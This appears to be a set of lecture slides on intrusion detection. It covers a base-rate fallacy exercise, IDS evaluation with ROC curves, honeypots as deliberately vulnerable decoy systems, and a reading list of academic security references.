You are tested positive for a seldom disease (1 in 10,000 have it). The test's TP rate is 99%, the TN rate is also 99%.

What is the likelihood that you have the disease? (*exercise task)*


see Axelsson (2000) and the exercise on base rate fallacy

Agenda

1. Introduction and motivation
2. Architecture and approaches
3. Misuse-based detection
4. Anomaly-based detection
5. Evaluation of IDS accuracy
   - labeled datasets required for tuning
   - ROC curves useful for benchmarking
   - very small base rate demands very small FP rates

6. **Recent developments**
   - Honeypot concepts
   - Revival of HIDS
   - IDS for special purposes

Honeypots are “fake” information systems that are vulnerable on purpose. They are attractive targets, distracting intruders from production systems.



all activity on the honeypot is suspicious per definition

for more details see the taxonomy about Honeypots by Seifert et al. (2006)

Further reading

AV Aho and MJ Corasick (1975): String Matching: An Aid to Bibliographic Search. *Communications of the ACM* 18 (6): 333–340.

S Axelsson (2000): The Base-Rate Fallacy and the Difficulty of Intrusion Detection. *ACM Transactions on Information and System Security* 3 (3): 186–205.

S Forrest, S Hofmeyr, A Somayaji, and T Longstaff (1996): A sense of self for unix processes. Symposium on Security and Privacy (S&P 1996), Proceedings. IEEE, pp. 120–128.

C Krügel, T Toth, and E Kirda (2002): Service Specific Anomaly Detection for Network Intrusion Detection. ACM symposium on Applied computing (SAC 2002), Proceedings. ACM, pp. 201–208.

RA Maxion and RR Roberts (2004): Proper Use of ROC Curves in Intrusion/ Anomaly Detection. Technical Report Series CS-TR-871, University of Newcastle upon Tyne, United Kingdom.

HS Venter and JHP Eloff (2003): A taxonomy for information security technologies. *Computers & Security* 22 (4): 299–307.

C Seifert, I Welch, P Komisarczuk (2006): Taxonomy of Honeypots. Technical Report CS-TR-06/12, Victoria University of Wellington, New Zealand.

D Wagner and P Soto (2002): Mimicry Attacks on Host-Based Intrusion Detection Systems. 9th ACM conference on Computer and communications security (CCS 2002), Proceedings. IEEE, pp. 255–264.

N Ye, C Newman, and T Farley (2005): A System-Fault-Risk Framework for cyber attack classification. *Information Knowledge Systems Management* 5: 135–151.